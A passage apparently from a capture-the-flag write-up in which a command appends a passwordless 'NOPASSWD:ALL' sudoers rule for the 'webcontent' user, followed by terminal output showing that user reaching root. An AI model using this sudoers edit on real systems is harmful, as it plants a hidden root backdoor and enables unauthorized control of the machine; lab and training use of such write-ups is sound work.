echo 'webcontent ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers



And now you can see that webcontent without login or reboot can use sudo without password

```
webcontent@comicinc:/var/ChallengeInc/login_files$ sudo su
root@comicinc:/var/ChallengeInc/login_files# exit
exit
webcontent@comicinc:/var/ChallengeInc/login_files$ sudo whoami
root
webcontent@comicinc:/var/ChallengeInc/login_files$
```